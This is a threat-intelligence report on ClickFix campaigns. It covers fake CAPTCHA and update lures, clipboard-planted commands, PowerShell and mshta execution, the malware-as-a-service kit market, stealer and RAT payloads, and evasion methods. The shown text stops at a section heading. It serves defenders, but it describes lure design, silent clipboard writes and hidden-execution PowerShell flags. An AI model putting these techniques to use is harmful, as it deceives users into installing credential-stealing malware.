REPORT

REVERSINGLABS

Copy, Paste, Compromise: The Tale of ClickFix

How Malware-as-a-Service Campaigns are Breaking Cyber Defenses And Turning Users Into the Ultimate Execution Vector




Table of Contents

Report Highlights

This report, produced by the ReversingLabs Threat Intelligence Research team and based on research conducted by RL's Toni Dujmović, provides a comprehensive technical and operational analysis of ClickFix, a social engineering technique based on original YARA detection research and RL analysis of more than 4,000 matched ClickFix samples at the time of publication. The resulting threat intelligence provides critical context about the ClickFix threat and the countermeasures needed to respond effectively to ClickFix campaigns. Here are five intelligence findings security teams need to know before the next ClickFix campaign lands in their environment.

Key Finding 1: ClickFix's LOL techniques set off fewer alarms

ClickFix is designed to bypass both antivirus and EDR. Campaigns play out quickly with shifting infrastructure intended to evade detection based on historic indicators. And execution relies on "living off the land" (LOL) techniques like leveraging legitimate user actions and trusted system utilities (LOLBins). The result: ClickFix presents fewer malware signals of the sort that traditional defenses are calibrated to detect.

Key Finding 2: ClickFix is Malware as a Service (MaaS)

A thriving Malware-as-a-Service (MaaS) economy fuels ClickFix at scale. Complete attack kits sell on underground forums for $250 per month to $1,800 for a lifetime license (including software updates). AV-bypass capabilities are advertised as a feature. This commoditization is lowering the barrier to entry and accelerating campaign frequency.

Key Finding 3: RATs power ClickFix campaigns

Lumma Stealer is the most prolific ClickFix payload, but the threat is expanding. Remote access Trojans (RATs) including DarkGate, XWorm, AsyncRAT, NetSupport, and SectopRAT are now regularly delivered via ClickFix, enabling hands-on-keyboard activity: lateral movement, persistence, and data exfiltration.

Key Finding 4: ClickFix attacks evolve and accelerate

The attack is evolving. In January 2026, Microsoft Defender Experts identified 'CrashFix' — a variant that deliberately crashes the victim's browser before deploying social engineering lures to restore it, increasing compliance while reducing reliance on traditional exploit paths. At the same time, NetSecurity documented "Fix-type" attacks including FileFix, manipulating Windows File Explorer; PromptFix, targeting AI tooling; and ConsentFix targeting OAuth authentication. In short: the threats are accelerating.

Key Finding 5: Victim profiling key to ClickFix's success

ClickFix attacks can perform extensive profiling and tracking of actual and potential victims using real-time dashboards powered by free web analytics tools like Yandex Metrica, enabling customized interactions and limiting redundant exploit attempts.

©2026 ReversingLabs, Inc. — All Rights Reserved

Executive Summary

Somewhere between fake CAPTCHA pages and an open Run dialog, the security model at use within most organizations has broken down. ClickFix, a social engineering campaign technique first identified in 2023, has matured into one of the most effective and widely deployed attack methodologies in the current threat landscape — precisely because it does not look like an attack.

The premise is simple: A victim lands on a convincing fake webpage — a browser update notice, a Google Meet error, a Cloudflare verification prompt. The page instructs them to open Windows Run (Win + R) or macOS Terminal, paste a command already silently loaded onto their clipboard, and press Enter. At that moment, a fully functional malware payload executes directly in memory. No exploit. No vulnerability. No file written to disk in a form that triggers antivirus signatures.

What follows is a textbook example of a malicious software compromise: the retrieval and installation of infostealer- and backdoor malware designed to find and steal sensitive data such as cryptocurrency wallet data, session tokens and cookies, VPN and SSH configuration files and more.

This report, produced by the ReversingLabs Threat Intelligence Research team and based on research conducted by RL's Toni Dujmović, provides a comprehensive technical and operational analysis of the ClickFix attack methodology — from the Malware-as-a-Service (MaaS) infrastructure enabling it, to the payload families it delivers, to the behavioral hardening strategies that can actually stop it. Drawing on original YARA detection research, RL's analysis of more than 4,000 matched samples (and counting) along with intelligence from current campaign tracking by RL and third parties, this report gives AppSec engineers and SecOps teams the context and countermeasures they need to respond to an attack that has rendered much of the incumbent defensive stack effectively blind.

The core problem is structural. ClickFix execution chains run almost entirely through legitimate tools and trusted user behavior. From an endpoint detection standpoint, a user launching PowerShell looks identical whether they are running an IT maintenance script or executing a Lumma Stealer dropper. YARA-based structural analysis — targeting the HTML delivery mechanism itself — is the most reliable intervention point currently available, and this report documents exactly how to build and deploy it.

Introduction: The User Is the Vulnerability

The history of offensive security is, in part, a history of moving targets. As defenders hardened operating systems, attackers pivoted to browsers. As browsers improved their security posture, attackers shifted to applications. As application security matured, attackers have pivoted to software supply chains. At each stage in this evolution, however, attackers have been consistent in their focus on the most durable target of all: the person sitting in front of the keyboard.

ClickFix represents the current apex of that trajectory. It requires no exploit, no zero-day vulnerability, and no code execution in the traditional sense. It requires only that a user copy a command and paste it somewhere that will run it. What makes that possible — what makes millions of users reliably compliant — is a carefully constructed user experience built entirely around trust manipulation.

ClickFix attacks mimic the visual and procedural conventions of legitimate security workflows. Fake CAPTCHAs look like real CAPTCHAs. Fake browser update prompts are indistinguishable from genuine ones. Fake Google Meet microphone-error dialogs reproduce the exact UX patterns that real software uses. When a page tells a user to perform a specific action to fix a specific problem, that user has no reliable way to distinguish the instruction from a legitimate one — because the instruction has been designed, down to the pixel, to be indistinguishable.

©2026 ReversingLabs, Inc. — All Rights Reserved

For defenders, the consequence is significant. Endpoint detection and response (EDR) tools and antivirus solutions are calibrated to detect malicious code executing in ways that malicious code typically executes. But ClickFix does not execute malicious code in typical ways. In addition to the sophisticated and targeted phishing attacks, the campaigns execute malicious code via PowerShell, mshta, or curl — legitimate system utilities — launched by a user who chose to launch them. The behavior is, from the perspective of most detection tooling, entirely expected.

Here's an examination of the anatomy of ClickFix for security practitioners.

How ClickFix Works: The Attack Chain

ClickFix executes across a well-defined kill chain that begins well before the victim interacts with any malicious infrastructure. Understanding each stage in that kill chain is a prerequisite to meaningful detection and response.




Figure 1: The ClickFix attack chain from delivery to fileless execution. The BOOM divider marks the paste-and-Enter detonation. (Source: ReversingLabs Threat Intelligence Research · based on 4,000+ matched ClickFix samples)

Stage 1: Delivery — Getting the Victim to the Page

Victims reach ClickFix lure pages through several proven delivery mechanisms, each exploiting a different category of trust. They include:

- **Compromised sites/watering hole attacks:** Threat actors inject ClickFix lure pages into legitimate, high-traffic websites (aka "watering holes"). Victims arrive expecting legitimate content and encounter convincing error overlays or verification prompts.
- **Malvertising:** Malicious advertisements placed through legitimate ad networks, sponsored search results[1] and even Claude AI chats[2] to steer victims to ClickFix pages via redirects. The legitimacy of the ad network provides an implicit trust signal.
- **SEO poisoning:** Attackers create or compromise pages that rank highly for targeted search terms, routing search traffic into lure pages designed to mimic the expected destination.[3]
- **Phishing and spearphishing:** Targeted email campaigns deliver direct links to ClickFix lure pages, often impersonating known services, vendors, or internal IT communications.

©2026 ReversingLabs, Inc. — All Rights Reserved

Stage 2: The Lure — Social Engineering at Scale

The lure page is ClickFix's primary weapon. These pages are engineered to create a plausible scenario that requires the victim to execute a command. The most commonly observed lure types are:

Lure Type	Impersonated Service	Behavioral Hook
Fake CAPTCHA	Cloudflare, reCAPTCHA, hCaptcha	"Verify you are human" — exploits routine compliance with security checks
Fake Browser Update	Google Chrome, Microsoft Edge	"Your browser needs to update" — exploits users' trust in software update prompts
Fake Meeting Error	Google Meet, Zoom	"Microphone/camera not detected" — exploits urgency of live meeting context
Fake Document Portal	DocuSign, Adobe Acrobat, Dropbox	"Verify identity to access document" — exploits document delivery workflows
Fake IT/Help Desk	Internal IT portals, Microsoft 365	"Security policy requires verification" — exploits corporate IT authority

Figure 2: Common ClickFix lure types, impersonation targets, and behavioral hooks. (Source: ReversingLabs)

Stage 3: The UX of Malware — Making the Instruction Irresistible

The instruction phase is where ClickFix's technical sophistication becomes apparent. Lure pages use JavaScript and HTML to create a compelling, difficult-to-dismiss user experience:

- **Full-screen overlays:** Pages deploy full-viewport overlays that obscure the legitimate content beneath, forcing the user to interact with the lure before they can proceed.
- **Realistic Windows prompts:** JavaScript constructs pixel-accurate replicas of native Windows dialog boxes within the browser, complete with correct typography, iconography, and button styling.
- **Clipboard manipulation:** A JavaScript function — typically document.execCommand('copy') or navigator.clipboard.writeText() — silently writes the malicious command to the victim's clipboard the moment they engage with the page. The user never sees the command. They only see the part of the command that the attacker wants them to see, which is commented out so that it does not interfere with the execution of the command.
- **Urgency mechanics:** Countdown timers, error codes, and session expiry warnings create time pressure that discourages careful evaluation of the instruction.

©2026 ReversingLabs, Inc. — All Rights Reserved

Stage 4: Execution — The Payload Runs

Once the victim pastes the command and presses Enter, execution begins. The most common execution paths are:

- **Windows Run dialog (Win + R):** The most prevalent path. PowerShell commands execute with the user's full privilege level, often with flags designed to suppress visible output: -NonInteractive, -NoProfile, -ExecutionPolicy Bypass, -WindowStyle Hidden.
- **macOS Terminal:** A growing variant targeting macOS users, typically delivering shell scripts that install infostealers like Atomic Stealer (AMOS).
- **mshta.exe:** Windows-native Microsoft HTML Application host, used to execute remote HTA files that download and run second-stage payloads.
- **curl and Invoke-WebRequest:** Used to fetch remote scripts or binaries from attacker-controlled infrastructure, often with obfuscated URLs.

The execution chain is almost entirely fileless. Payloads are downloaded directly into memory, executed in memory, and never written to disk in a form that resembles traditional malware. The combination of legitimate system tools, user-initiated execution, and in-memory operation makes the attack effectively invisible to most endpoint security tooling.

The CrashFix Variant: An Escalation in Tradecraft

In January 2026, researchers at Huntress[4] and Microsoft[5] identified a new evolution in ClickFix tradecraft that the security community has designated 'CrashFix.'

Where traditional ClickFix lures present a static error page, CrashFix actively crashes the victim's browser — rendering the browser window unresponsive — and then presents a recovery lure that instructs the user to execute a command to restore normal functionality. The deliberate introduction of an actual system disruption dramatically increases compliance: the user is not imagining a problem that does not exist. Their browser is, in fact, broken.

CrashFix employs Python-based payload delivery and living-off-the-land binaries (LOLBins) to complete the execution chain. The variant represents a maturation of ClickFix tradecraft: combining user disruption with social engineering, while reducing reliance on traditional exploit techniques that might trigger behavioral detection.

Security teams should treat CrashFix as evidence of an active development cycle behind ClickFix infrastructure — not a static threat, but an evolving one.

The MaaS Economy: ClickFix as a Service

ClickFix's rapid proliferation is not accidental. Behind the campaign diversity and payload variety is a structured Malware-as-a-Service (MaaS) economy that has industrialized the production, distribution, and operation of ClickFix.

Underground Market Structure

Complete ClickFix kits are available for purchase on major cybercrime forums at price points that make them accessible to threat actors without significant technical capability. Current market pricing ranges from $250 per month to $1,800 USD for a perpetual license, as well as a ClickFix affiliate program.

©2025 ReversingLabs, Inc. — All Rights Reserved

Higher tiers provide:

- Pre-built lure templates for major targets such as fake Cloudflare CAPTCHAs, OS- and browser updates, SSL certificate errors, font install pages[6] and meeting errors
- Custom domain generation and rotation services
- Built-in AV-bypass guarantees — specifically marketed as a feature, not a side effect
- Payload integration services connecting the lure to specific infostealers or RATs
- Traffic acquisition partnerships with malvertising networks
- Customer support and update channels on Telegram

This structure means that ClickFix campaigns can be launched by individuals with no meaningful malware development capability. The sophistication is rented, not built. The practical consequence for defenders is a dramatic increase in campaign volume with no corresponding increase in the skill threshold of the attacker.

The MaaS Backend: A Recent Exposure

The systems supporting that MaaS infrastructure were mostly unknown. However, in April 2026, Netskope Threat Labs documented a new ClickFix campaign that accidentally exposed the architecture of a sophisticated MaaS backend. Among other things, Netskope researchers recovered server-side admin panel protocol definitions through an operational security failure by the threat actors.

The exposed backend revealed a MaaS platform designed to manage multiple operators simultaneously, tracking cryptocurrency wallet assets and automating victim management at scale. The payload delivered in this campaign was a Node.js-based RAT using a modular architecture where malicious capabilities were delivered dynamically in memory after a successful command-and-control (C2) connection — core stealing modules never touched the victim's disk. C2 traffic was routed over gRPC streams through the Tor network, providing persistent, masked bidirectional communication.

Venom Stealer: MaaS Automation in Practice

Venom Stealer represents one of the most fully automated ClickFix MaaS offerings currently observed. Sold as a subscription service, Venom Stealer automates the full data exfiltration lifecycle, including:

- Browser credentials and saved passwords
- Cryptocurrency wallet data
- Session tokens and cookies

The service includes a web-based management panel and regular payload updates designed to maintain AV bypass. This level of automation means a subscriber requires no active involvement during the attack cycle — the infrastructure runs independently once deployed.

This case study illustrates the degree to which ClickFix has moved beyond opportunistic criminal activity into professionalized, infrastructure-backed operations.

©2024 ReversingLabs, Inc. — All Rights Reserved

Payload Families: What ClickFix Delivers

ClickFix functions as a delivery mechanism, not a payload family. The threat it poses depends substantially on what it delivers — and that payload catalog has expanded significantly since the first ClickFix instances emerged in late 2023.

Information Stealers

Infostealers remain the dominant ClickFix payload category. Their goal is rapid, comprehensive harvesting of data including credentials, cryptocurrency wallets, session tokens, and browser data — everything required to monetize access to a compromised account without a persistent foothold (Figure 3).

Stealer Family	Characteristics & ClickFix Usage
Lumma Stealer	The most prolific ClickFix final payload based on RL threat hunting observations. Lumma targets browser credentials, cryptocurrency wallets, two-factor authentication apps, and gaming platform sessions.
RedLine Stealer	Frequently dropped following execution of scripts from fake software update and browser error lures. Well-established commodity stealer with broad underground distribution.
StealC	A fileless commodity stealer loaded directly into memory after the victim pastes the ClickFix clipboard command. Designed for low-noise, rapid extraction of browser data.
Vidar Stealer	Deployed alongside other infostealers for parallel, rapid data extraction. Typically targets the same credential and wallet categories as Lumma.
Rhadamanthys	An advanced infostealer observed in multi-part ClickFix malvertising campaigns. Associated with higher-sophistication threat actors and more targeted victim selection.
Lampion	A banking-focused infostealer previously observed in ClickFix campaigns targeting European financial institutions and their customers.

Figure 3: Information stealer families associated with ClickFix delivery.
(Source: ReversingLabs)

Remote Access Trojans (RATs)

The growing presence of RATs in the ClickFix payload catalog (Figure 4) represents a meaningful escalation. Where an infostealer executes, harvests, and exits, a RAT establishes durable access — enabling hands-on-keyboard activity that can extend an incident far beyond the initial compromise.

©2025 ReversingLabs, Inc. — All Rights Reserved

RAT Family	Operational Capability
XWorm	Full-featured RAT with keylogging, screenshot capture, remote shell, and file management. Frequently used for persistent access following initial ClickFix delivery.
AsyncRAT	Open-source RAT widely deployed for surveillance and data collection. Delivers real-time keylogging, camera access, and encrypted C2 communication.
NetSupport RAT	Abuses a legitimate remote support tool to establish persistent access. Provides full desktop control, file transfer, and surveillance capability.
SectopRAT (ARECHCLIENT2)	Reported a considerable increase in malicious activity throughout 2025. Features screen shadowing, cryptocurrency wallet targeting, and fileless in-memory execution.
DarkGate malware loader	A modular malware loader capable of keylogging, installing remote management tools and cryptocurrency miners, and deploying malicious payloads including Cobalt Strike.

Figure 4: RAT families delivered via ClickFix with primary capabilities.
(Source: ReversingLabs)

RAT deployment via ClickFix is particularly concerning for security operations (SecOps) teams because it enables the full range of post-exploitation activity: discovery, lateral movement, credential dumping, and persistence — all without introducing a traditional malware binary that endpoint tooling would recognize.

Loaders

Several ClickFix campaigns use intermediate loaders (Figure 5) to deliver their final payloads, adding additional stages of obfuscation and detection evasion:

Loader	Characteristics
GHOSTPULSE	A multi-stage loader with ongoing active development. Initial configuration is delivered within an encrypted file, complicating static analysis. Widely used as an intermediate stage between ClickFix delivery and final infostealer or RAT execution.
ARECHCLIENT2 (SectopRAT)	Has seen considerable activity growth through 2025. Functions as both loader and RAT depending on operator configuration.

Figure 5: Loader families used in ClickFix multi-stage delivery chains.
(Source: ReversingLabs)

©2026 ReversingLabs, Inc. — All Rights Reserved

Rootkits

A less common but highly significant ClickFix payload category is rootkits. Threat actors have deployed modified versions of the open-source r77 rootkit via ClickFix delivery chains, enabling sophisticated persistence and defense evasion capabilities — including hiding processes, files, and registry keys — and allowing deep embedding within victim systems that survives standard remediation attempts[9].

Evasion Techniques: Why Traditional Defenses Fail

ClickFix's effectiveness against conventional security tooling is not incidental. It reflects a deliberate design philosophy: construct an attack chain in which every individual component can be classified as normal behavior (Figure 6), even as the aggregate chain constitutes a full compromise.

Why ClickFix Slips Past Traditional Defenses

Three Detection Paradigms — And The One Structural Approach That Catches The Lure Before It Runs.




Figure 6: ClickFix evasion techniques compared.
Source: ReversingLabs Threat Intelligence Research

©2026 ReversingLabs, Inc. — All Rights Reserved

LOLBin and LOLBaS Abuse

A critical element in ClickFix's evasion techniques are so-called "LOLBins," or "Living-off-the-land binaries." These are legitimate operating system utilities used by administrators and authorized applications that attackers co-opt for malicious purposes. ClickFix relies heavily on LOLBins because their execution generates no inherently suspicious behavioral signals, including:

- **mshta.exe:** The Microsoft HTML Application host, used to execute remote HTA files that download and launch subsequent payloads.
- **curl / Invoke-WebRequest:** HTTP clients used to fetch and execute payloads from remote infrastructure. These malicious commands are indistinguishable from legitimate traffic without malicious traffic inspection.
- **wscript.exe / cscript.exe:** Windows Script Host utilities used to execute downloaded JavaScript or VBScript payloads.

PowerShell scripts are also a common "living off the land" technology employed in ClickFix campaigns. PowerShell is a scripting language rather than an executable, which has prompted some security experts to broaden the terminology from "LOLBin" to "LOLBaS" - or "Living-off-the-land binaries and scripts."[10]

Fileless Execution: No File, No Detection

One of the defining evasion characteristics of ClickFix is the small "footprint" of ClickFix campaigns, which use minimal diskspace. This is accomplished through various means. For example, a campaign observed in February 2026 used ClickFix to deploy the Lumma Stealer malware on the local Windows system but established persistence by creating a scheduled task that executed at system restart.

Other ClickFix campaigns have used PowerShell commands to download an obfuscated VBScript to create scripts in the Windows %TEMP% directory that accomplish the same objective.

From the perspective of most EDR tooling, a PowerShell process that downloads- and executes a malicious payload in memory is indistinguishable from a PowerShell process running any other script. So, while the malicious binary payloads are downloaded to local disks, much of the activity is executed in memory, making it inaccessible to endpoint detection and response (EDR) tools.

JavaScript Obfuscation

The HTML lure pages themselves employ obfuscated JavaScript to resist analysis and detection. Common obfuscation techniques include:

- Character encoding and string concatenation to obscure malicious function calls
- Dynamic code generation using eval() and Function() constructors
- Multi-stage loading, where portions of the ClickFix payload logic are fetched from separate servers at runtime
- Anti-analysis checks that detect headless browser environments used by automated scanners

©2026 ReversingLabs, Inc. — All Rights Reserved

Infrastructure Rotation

ClickFix campaigns rotate domains, payload URLs, and hosting infrastructure aggressively. That includes the use of blockchain and Ethereum smart contracts as malicious command and control (C2) infrastructure[11]. This technique, dubbed “etherhiding” leverages Ethereum smart contracts - often hosted on the Binance Smart Chain (BSC) - to permanently host malicious code leveraged by the ClickFix campaign within the blockchain.

Practically, this means that, by the time hash-based or domain-reputation-based detections are deployed for a known sample or URL, the infrastructure has moved. This rotation strategy specifically defeats the detection paradigm that most AV and threat intelligence tools depend on: malicious C2 infrastructure that is known and shared across campaigns.

ReversingLabs’ YARA rule research demonstrates this dynamic directly: Several of the most recent samples in the dataset were first observed within 48 hours of the analysis — active campaigns, not historical records.

Analysis: ClickFix Poisons A Student Watering Hole

